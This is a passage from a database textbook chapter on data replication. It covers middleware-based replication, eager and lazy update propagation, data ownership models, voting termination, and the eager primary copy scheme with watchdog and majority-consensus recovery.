


Figure 26.4 Alternative replication architectures.

protocol is tightly coupled to the concurrency control mechanism of the local database system. Clients connect directly to one database instance that coordinates the interaction with the other sites of the replicated database.

26.2.2 Middleware-Based Replication

Another solution that hides the underlying databases is a middleware-based architecture, as illustrated in Figure 26.4(b). The middleware is responsible for coordinating client requests across the different replicas and appears as one database system to the client. To handle concurrent data access, the replication server implements its own concurrency control mechanism. If the replication server uses the Application Programming Interface (API) of the underlying database system, it is called a *black-box*. If the database systems expose some information to the replication server, for example, cached data that has been recently used, it is called a *grey-box*. The replication middleware can quickly become a bottleneck and hence can be either replicated (see Figure 26.4(c)) or a decentralized approach can be used (see Figure 26.4(d)), where each database instance has its own dedicated middleware. In the decentralized approach, a middleware, and a database create a *replication unit*.

Kernel-based versus middleware-based replication

In a kernel-based replication, the replication mechanism has full access to database internals like the concurrency control mechanism, which is advantageous if the replication mechanism needs to lock data in a fine-grained way. Middleware-based solutions do not usually parse SQL statements, they usually lock the entire table to decrease the message overhead and avoid parsing the statements twice. The drawback of tight coupling is that modifications to the implementation might directly affect each other, which makes code maintenance more complicated.

For many database systems, the source code is not available and the only way to access them is via their API. This obviously leaves a middleware-based approach as the only solution. Even for open systems, it must be considered as less complicated to access them via an API instead of modifying the internals of the database systems. A further consideration is the ability of a middleware-based approach to be used within a heterogeneous federation of database systems. In many enterprises, systems have evolved in the last decade and the heterogeneous and integration aspects are important.

Replication middleware functionality

At its basic level, we expect a distributed replication middleware to be capable of copying data from one database to another, synchronously or asynchronously. However, there are many other functions that need to be provided, such as (Buretta, 1997):

- *Scalability*: The service should be able to handle the replication of both small and large volumes of data.
- *Mapping and transformation*: The service should be able to handle replication across heterogeneous DBMSs and platforms. As we noted in Section 24.1.3, this may involve mapping and transforming the data from one data model into a different data model, or the data in one data type to a corresponding data type in another DBMS.
- *Object replication*: It should be possible to replicate objects other than data. For example, some systems allow indexes and stored procedures (or triggers) to be replicated.
- *Specification of replication schema*: The system should provide a mechanism to allow a privileged user to specify the data and objects to be replicated.
- *Subscription mechanism*: The system should provide a mechanism to allow a privileged user to subscribe to the data and objects available for replication.
- *Initialization mechanism*: The system should provide a mechanism to allow for the initialization of a target replica.
- *Easy administration*: It should be easy for the DBA to administer the system and to check the status and monitor the performance of the replication system components.

26.2.3 Processing of Updates

The processing of updates at remote sites has to maintain transactional integrity. The problem is illustrated in Figure 26.5(a). It shows a transaction that consists of multiple update operations to different relations at the local site being transformed during the replication process to a series of separate transactions, each of which is responsible for updating a particular relation. If some of the transactions at the target site succeed while others fail, consistency between the local and remote sites is lost. In contrast, Figure 26.5(b) illustrates a transaction-based replication mechanism, in which the structure of the original transaction on the source database is also maintained at the target site. Copying data to sites must ensure the transactional integrity and is called *transactional updates*. The opposite approach, illustrated




Figure 26.5 (a) Nontransactional replication updates; (b) transactional replication updates.

in Figure 26.5(a), is known as nontransactional updates. The use of transactional updates ensures transactional consistency.

Write operations cause most of the overhead in a replication approach and they need to be coordinated in an atomic way. It is good practice to collect all updates at the local site first and propagate them in one message to the remote sites later. Such an approach requires the extraction of the *write-set*. An entry of a write-set consists of the before- and after-image in addition to the primary key. In most applications, the number of updates selecting just a few tuples outweighs the number of updates selecting a large set of tuples. For updates that select large sets (for example, increase the price of all products of a certain category), SQL is more adequate. For updates selecting just a few tuples, propagating write-sets has several advantages:

- it is easier to maintain the transactional consistency because all modifications are available;
- it enables a direct access via the primary key and does not require any SQL statements to be run (note, SQL is based upon a local API);
- the message overhead is significantly reduced.

For the extraction of write-sets, several options exist; for example, triggers can be used to write all updates into a dedicated table, which is queried before the propagation starts to collect the modifications of a transaction. Another possibility is to extract the required information directly from the log file. Yet another solution is to use special write-set extraction services (if implemented by the database) that create the write-set by taking a before- and after-image on the fly; that is, once the record is accessed. This is very similar to logging, but can be implemented according to the needs of update propagation and not that of recovery. In the case of a middleware-based architecture, such a service needs to be accessible via an API.

If a local site propagates updates in one message it is called *constant interaction*. The opposite is called *linear interaction*. Interaction is constant if the same number of messages is required independently of the number of a transaction's operations. Note that messages of the termination protocol (for example, 2PC or 3PC) are not considered; they are considered by the termination property.

26.2.4 Propagation of Updates

In the previous chapter we examined the protocols for updating data that worked on the basis that all updates are carried out as part of the enclosing transaction. This was necessary because a distributed transaction accesses different fragments on different sites; in other words, the updates are immediately applied at every site. Atomicity is ensured by using the 2PC (two-phase commit) protocol discussed in Section 25.4.3. The immediate propagation of updates in a replicated database is called *eager* or *synchronous update propagation*. Eager update propagation ensures that all copies are updated within the enclosing transaction and voting at the end ensures the atomicity.

An alternative mechanism to eager replication is called *lazy* or *asynchronous update propagation*. With this mechanism, the target database is updated after the source database has been modified. The delay in regaining consistency may range from a few seconds to several hours or even days. However, the data eventually synchronizes to the same value at all sites (*eventual consistency*). Although not all applications can cope with such a delay, it appears to be a practical compromise between data integrity and availability that may be more appropriate for organizations that are able to work with replicas that do not necessarily have to be always synchronized and current.

26.2.5 Update Location (Data Ownership)

Update location or data ownership relates to the site having the privilege to update the data; that is, the site owning the data. The main types of ownership are *primary* and *secondary copy* (also known as *master/slave*), *workflow*, and *update-anywhere* (sometimes referred to as *update-everywhere*, *peer-to-peer*, or *symmetric replication*).

Primary copy ownership

Primary copy in combination with a 2PL protocol was presented in Section 25.2.3. The idea behind primary copy ownership is that replicated data is owned by one site, the *primary* (or *master*) copy, and can be updated only by that site. Using a *publish-and-subscribe* metaphor, the primary copy (the publisher) makes data available at the secondary copies (the subscribers). The secondary copies “subscribe” to the data owned by the primary copy, which means that they receive read-only copies on their local systems. Potentially, each site can be the primary copy for nonoverlapping data sets. However, there can only ever be one site that can update the primary copy of a particular data set, and so update conflicts cannot occur between copies. The following are some examples showing the potential usage of this type of replication:

- *Decision support system (DSS) analysis*. Data from one or more distributed databases can be off-loaded to a separate, local DSS for read-only analysis. For *DreamHome*, we may collect all property rentals and sales information together with client details,



and perform analysis to determine trends, such as which type of person is most likely to buy or rent a property in a particular price range/area. (We discuss technologies that require this type of data replication for the purposes of data analysis, including Online Analytical Processing, or OLAP, and data mining in Chapters 33 and 34.)

- *Distribution and dissemination of centralized information.* Data dissemination describes an environment in which data is updated in a central location and then replicated to read-only sites. For example, product information such as price lists could be maintained at the corporate headquarters site and replicated to read-only copies held at remote branch offices. This type of replication is shown in Figure 26.6(a).
- *Consolidation of remote information.* Data consolidation describes an environment where data can be updated locally and then brought together in a read-only




Figure 26.6 Master/slave ownership: (a) data dissemination; (b) data consolidation.

repository in one location. This method gives data ownership and autonomy to each site. For example, property details maintained at each branch office could be replicated to a consolidated read-only copy of the data at the corporate headquarters site. This type of replication is shown in Figure 26.6(b).

- *Mobile computing.* Mobile computing has become much more accessible in recent years, and in most organizations, some people work away from the office. There are now a number of methods for providing data to a mobile workforce, one of which is replication. In this case, the data is downloaded on demand from a local workgroup server. Updates to the workgroup or central data from the mobile client, such as new customer or order information, are handled in a similar manner.



For *DreamHome*, a distributed DBMS could be implemented to permit each branch office to own distinct horizontal partitions of relations for PropertyForRent, Client, and Lease. A central headquarters site could subscribe to the data owned by each branch office to maintain a consolidated read-only copy of all properties, clients, and lease agreement information across the entire organization.

A primary site may own the data in an entire relation, in which case other sites subscribe to read-only copies of that relation. Alternatively, multiple sites may own distinct fragments of the relation, and other sites then subscribe to read-only copies of those fragments. This type of replication is also known as *asymmetric replication*. Note that update propagation is orthogonal; that is, either eager or lazy.

In a primary copy approach, read-only transactions have to be labeled as such. The system must be able to distinguish updates from read-only transactions. Only a read-only transaction is permitted to run on a secondary copy. Without the explicit labeling of a transaction as read-only it is not possible to route the transaction to a secondary copy and the system must assume that updates are part of the transaction, which means the transaction has to be routed to the primary copy. An approach where secondary sites just forward the write operations to the primary once detected, is not an adequate solution. For example, transaction T_1 executes operations $\text{read}(x)$, $\text{write}(y)$, and $\text{read}(y)$ at the secondary site S_1 . As soon as it has executed $\text{read}(x)$, it would have to forward $\text{write}(y)$ to the primary site S_2 . Now, S_2 executes the write locally and triggers the write on all secondary sites including site S_1 . To ensure *read-your-own-writes*, T_1 would have to wait until the write has been committed on all sites. However, the operation $\text{write}(y)$ is written as part of a new transaction on all remote sites. This is particularly critical if a subsequent operation of T_1 fails at site S_2 because it would require the rollback of an already committed state, which is prohibited.

Update-anywhere (symmetric replication) ownership

The property that at any given moment only one site may update the data (all other sites have read-only access to the replicas) is too restrictive in some environments and the primary copy might quickly become a bottleneck as soon as the number of update transactions increases. The update-anywhere (symmetric replication) model creates a peer-to-peer environment in which multiple sites have equal rights to update replicated data. Update anywhere techniques are based on the ROWA (read-one-write-all) approach. The drawback that the transaction has to abort if some sites are not available can be solved by ROWAA (read-one-write-all-available)




Figure 26.7 Update anywhere (peer-to-peer) ownership.

mechanisms. In particular, majority-based approaches (write and read at least a majority of sites) are often used to increase the fault tolerance.

For example, *DreamHome* may decide to operate a hotline that allows potential clients to telephone a free phone number to register interest in an area or property, to arrange a viewing, or basically to do anything that could be done by visiting a branch office. Call centers have been established in each branch office. Calls are routed to the nearest office; for example, someone interested in London properties and telephoning from Glasgow, is routed to a Glasgow office. The telecommunications system attempts load balancing, and so if Glasgow is particularly busy, calls may be rerouted to Edinburgh. Each call center needs to be able to access and update data at any of the other branch offices and have the updated tuples replicated to the other sites, as illustrated in Figure 26.7.



Workflow ownership

Like primary copy ownership, the workflow ownership model avoids update conflicts while at the same time providing a more dynamic ownership model. Workflow ownership allows the right to update replicated data to move from site to site. However, at any one moment, there is only ever one site that may update that particular data set. A typical example of workflow ownership is an order-processing system, where the processing of orders follows a series of steps, such as order entry, credit approval, invoicing, shipping, and so on.




Figure 26.8 Workflow ownership.

In a centralized DBMS, applications of this nature access and update the data in one integrated database: each application updates the order data in sequence only when the state of the order indicates that the previous step has been completed. In a workflow ownership model, the applications can be distributed across the various sites and when the data is replicated and forwarded to the next site in the chain, the right to update the data moves as well, as illustrated in Figure 26.8.

26.2.6 Termination Protocols

Voting termination

As in distributed databases, a voting protocol (for example, 2PC) ensures the atomicity of a transaction that is executed across sites. Voting also affects the fault tolerance of the system. For example, if transaction T_1 updates data item x on one site S_1 and the installation of this update at S_2 is not confirmed by a vote protocol, there is no guarantee that other sites have been updated as part of this transaction and if S_1 fails, the update of T_1 is lost. The execution of remote transactions not within the boundary of the local transaction is called *1-safe* (Gray and Reuter, 1993); in the event the local site fails, the update is lost. Accordingly, we say that in an *n-safe* design, $n-1$ sites can fail but the update is not lost, where n is the number of sites that are updated as part of the local transaction. It is common to have at least a *2-safe* system.

Nonvoting termination

Some replication techniques try to circumvent voting to reduce the message overhead and to increase the performance and scalability. However, no voting phase means the atomicity of a transaction has to be ensured some other way (no atomicity is not an option as it violates consistency). In an update-anywhere architecture, one solution is to use *group communication protocols*, as we discuss in the next section.

26.3 Replication Schemes

In this section, we discuss four combinations of the previously introduced properties: update propagation and update location; we do not consider workflow ownership. We refer to a combination of update propagation and update location as a *scheme*. In total, we have the following four schemes:

- (1) Eager and primary copy, called *eager primary copy*;
- (2) Eager and update-anywhere, called *eager update anywhere*;
- (3) Lazy and primary copy, called *lazy primary copy*;
- (4) Lazy and update anywhere, called *lazy update anywhere*.

An extended classification that also considers interaction and voting can be found in Wiesmann et al. (2000). In addition to these schemes, we discuss snapshot integration and how uniform total order broadcasts can be utilized in a replicated database via a group communication layer. We also present a middleware-based implementation of such a technique.

26.3.1 Eager Primary Copy

In this scheme, updates take place at the primary copy only, which eagerly propagates them to each secondary copy. A secondary copy is only allowed to process read-only transactions and, to ensure the atomicity of update propagation, all sites run a voting phase (phase 4 in the functional model). The primary site can propagate either update by update as illustrated in Figure 26.9 or wait until the transaction has executed all operations, extract the write-set, and propagate all modifications in one message to each secondary copy, as illustrated in Figure 26.10. In the following subsections we focus on the recovery of the primary and secondary copy. Recovery of a primary copy is a challenging task as we now discuss (these discussions are valid for all primary copy schemes).




Figure 26.9 Eager primary copy with linear interaction and voting.




Figure 26.10 Eager primary copy with constant interaction and voting.

Recovery

Recovery mechanisms in a replicated database must have a system in place to recover a complete site during runtime. In primary copy schemes, the primary site is a single point of failure and a mechanism is needed to promote a secondary site in case the primary fails. The case where the secondary site is also faulty has to be considered as well; however, it is relatively straightforward due to the existing primary site. Before any mechanism can be invoked, it is important to detect which site is down: the primary or the secondary or both. Additionally, a detection mechanism needs to be able to determine if the communication link between both sites is broken. In an environment with one primary and one secondary site, a *watchdog* is responsible for this detection. To simplify the discussion, we consider one primary and one secondary site failure first and multiple secondary copies later.

Watchdog The exact detection of a failure in an environment with two sites requires a third instance to achieve a majority of same decisions. In a situation where site S_1 (primary) is convinced, site S_2 (secondary) is down, and site S_2 is convinced by the opposite, we end up in an impasse. To be certain about which site is down, a majority of decisions is needed and hence a third instance, the so called *watchdog*, is required. On the one hand, the watchdog is a new single point of failure in the system and should neither run on the primary nor on the secondary site. On the other hand, the watchdog is necessary to detect the correct kind of failure. To remedy the problem of a single point of failure, the watchdog itself can be made redundant by mirroring it.

The watchdog checks according to the four cases illustrated in Figure 26.11 (note that all measures need human intervention because we consider a system with two sites only):

- If the watchdog can communicate with the primary site only, it tells the primary site and the primary tries to contact the secondary site. If the contact is successful no measures are taken, otherwise a new secondary site should be created.
- If the watchdog can communicate with both, but neither of them can reach the other, the communication link is broken. The decision is made to release the secondary site from its role and inform the primary site to create a new secondary site.




Figure 26.11 Cases of a watchdog (based on Bernstein and Newcomer, 2009).

- If the watchdog can reach the secondary site but not the primary site, the situation becomes more challenging. The watchdog tells the secondary site about this situation and if the secondary site is able to contact the primary site, no measures are needed. If not, the secondary site must assume that the primary site is down and become the primary site. This bears some risk as the primary site might be just busy and is not able to answer. To avoid having two primary sites, the watchdog sends a *poison pill* to the original primary site.
- If no communication between the watchdog, primary, and secondary sites are possible a total failure is present.

Secondary Site Recovery

If the secondary site is down, the primary site should continue to process requests, but write them to persistent storage until the secondary site has backed up. The back-up procedure of the secondary site is equivalent to backing up from the recovery log. The difference is that once the primary site has delivered the queued updates and the secondary site has applied them locally, the secondary site has to contact the primary site again to get those updates that have been processed in the meanwhile. Further, to prevent the secondary site from continually requesting updates, the primary site forwards all updates to the secondary site.

Primary Site Recovery

Recovery of the primary site is more complicated. In the event of the primary site being down, the system can just disallow any further updates. Even though this

seems very restrictive, it might be an appropriate measure if most of the transactions are read-only. If this approach is too restrictive, a new primary site has to be elected by all replicas. The election has to be clear without any ambiguity, otherwise having more than one primary copy for the same set of data would lead to inconsistency. Update operations can be performed at different sites and the primary copies will diverge. Once the new primary copy has been elected, all pending operations have to be applied at the new primary copy.

Next, we discuss the more realistic situation where multiple secondary copies exist.

Majority and Quorum Consensus (Multiple Secondary Copies)

In reality, multiple secondary copies exist and so the watchdog site becomes obsolete because at least two other sites are available to correctly determine whether another has failed. Without a watchdog, a secondary site has to be able to detect that the primary site is down, for example, by sending a *heartbeat* message. Unfortunately, a problem could arise if the primary site is down and the network is partitioned, as each partition may independently promote a secondary site or keep its existing primary site. This is clearly an unwanted situation if the network might become unpartitioned later, which is very likely to happen. If there is one primary site in each partition, updates are processed by both primary sites and the partitions drift away from each other. The result is a possible irreversible inconsistent state of two partitions. The solution to this problem is that only a majority of secondary sites is allowed to elect a new primary site because majorities overlap (see Section 25.2.3). Thus, the total number of sites must be known with the drawbacks that the protocol works only for (1) an odd number of sites and (2) greater than two sites. To overcome these drawbacks, *quorums* have been introduced. In a quorum, each replica has a weight and the majority is defined by the sum of the weights. Weights can be applied according to different parameters, for example, the size of the database or the reliability of the network. However, reaching consensus is the same for majorities and quorums, so we base the following explanation on a majority consensus mechanism.

To reach a consensus it is important that all secondary sites in one partition come to the same decision. This is problematic as multiple sites may simultaneously detect that the primary is down and initiate an election. Further, during an election, communication links may be unstable or other sites might fail; it is improbable that a decision can be taken if the network is very unstable and in such a situation it is necessary to wait until the network becomes stable again. The protocol uses an *identifier* of a totally ordered set of identifiers. An identifier (called an *epoch number*) is associated with an *epoch* and identifies a period of time. Each site has to keep the current epoch number in stable storage. The set of sites that finally agrees upon a majority is called an *epoch set*. The rule that is used is *consensus with the highest unique epoch number wins*. The protocol has the following steps:

Step 1: Site S_1 detects its primary site is down and initiates the election. S_1 generates a new epoch number $E2$ greater than the last known number $E1$. A simple increment of $E1$ is sufficient in addition to the site identifier of S_1 ; the identifier can be used by other sites to determine the exact source of the epoch number.

Step 2: S_1 sends an invitation containing $E2$ to all other sites in the partition and becomes an *election leader*.

Step 3: When S_2 receives the invitation it:

Replies with an *accept message* if it has not yet accepted any other invitation with an epoch number greater than $E2$; S_2 also adds its current epoch number to the accept message.

If S_2 has already started an election with an epoch number less than $E2$, it immediately stops that execution.

S_2 rejects the invitation by a *reject message* if S_2 has already accepted an invitation with an epoch number greater than $E2$. S_2 also adds the greatest epoch number to the accept message to inform S_1 about that epoch number seen by S_1 .

Step 4: If S_1 has received accept messages from at least one less than a majority of sites, it has reached majority consensus (including itself). A new *epoch message* containing the new epoch number along with a list of all accepting sites (the *new epoch set*) is sent to all accepting sites. Finally, S_1 stops the election.

Step 5: Once a site receives the new epoch message it updates the epoch number and writes the new epoch number along with the new epoch set to stable storage. If S_1 cannot reach consensus within a certain time, the election times out and stops.

If there is just one leader (S_1), it will either receive sufficient accept messages or it will time out. If an election was unsuccessful, S_1 waits for some time before it initiates a new election. Waiting is important, because it gives the network time to recover from possible communication failures and prevents a deadlock situation where sites leading elections continually retry to gain a majority. If no other invitations to join an epoch set with a greater epoch number arrives, it reinitiates a new election round. If the leader decides to start a new election after waiting, the epoch number of any received reject messages can be used to generate a higher epoch number to convince other sites that have not accepted the last invitation due to a greater epoch number than that of the previously led election. Finally, if a new epoch set has been established, it has to select a new primary copy. We leave a detailed protocol as an exercise for the reader and just provide the following information:

- majorities overlap and hence there must be at least one member of the old epoch set in the new epoch set;

- if the member of the old and new epoch is the original primary copy, the site might still be out of date;

- if the new epoch does not contain the leader of the old epoch, the selection of the new primary copy may depend on some parameters like available disk space or the site that is close to a consistent state.

As all updates have to take place at the primary copy, it can easily become a bottleneck. Also, waiting for votes decreases response time. Using different primary copies for different fragments might help but has to be weighed against the increased coordination overhead. Further, the election of a new primary copy in the case of a network failure is expensive and takes time. The advantage of a linear interaction is

that operations are available already at the time when the primary site wants to finalize the transaction. Although this enables an early detection of read-write conflicts at the secondary sites, it increases the message overhead. Further, as mentioned in Section 26.3.3 using write-sets is usually preferred over a re-execution of the SQL statement. From a recovery point of view, the benefit of linear interaction is not apparent. In case the primary site fails just before the voting is initiated, a secondary site is permitted to apply committed updates only. Applying updates with an unknown state (commit or abort) causes inconsistencies. Therefore, linear interaction leads to the same result using fewer messages.

Owing to the eager propagation, the response time always depends on the slowest site. Further, the additional voting to ensure atomicity can block transactions in the case of failures. Long-read transactions can also block update transactions, which increases the response time of update transactions. In the event of a conflict at a secondary site, it might be reasonable to abort the reading transaction, because an update would lead to more wasted work and cause a roll back at all sites. The abort of a read-only transaction can be handled locally. An even better solution is to use snapshot isolation at the secondary site such that reads never conflict with writes, as we discuss shortly.

Regardless of the interaction, this scheme prohibits the primary site from committing any transaction without the commit of all secondary sites, which ensures atomicity and session consistency. If the primary site avoids write-write and read-write conflicts, and a secondary site prevents read-write conflicts, this scheme produces 1CSR schedules. To maintain the transaction's execution order at each secondary site, messages are broadcasted in an FIFO (first-in-first-out) order, according to the commit order at the primary site. To maintain this order, the primary site only initiates a new voting phase once the preceding one has terminated. The message overhead for a single transaction is estimated as $(n - 1)(m + 2)$ (m updates * $n - 1$ remote sites, $n - 1$ prepare, $n - 1$ votes) for linear interaction or $3n - 3$ ($n - 1$ remote sites, $n - 1$ prepare, $n - 1$ votes) for constant interaction. The disadvantages of this scheme are:

- if the number of update transactions increase, the primary site might quickly become a bottleneck;
- expensive recovery of the primary site;
- transactions have to be explicitly labeled as read-only, which conflicts with replication transparency;
- response time always depends on the slowest site;
- voting can block in the case of failures;
- long read-only transactions might block update transactions;

while the advantages of the scheme are that:

- voting ensures *n-safe* backup sites;
- secondary copies are never stale;
- 1CSR schedules are produced and the scheme is session consistent.

26.3.2 Lazy Primary Copy

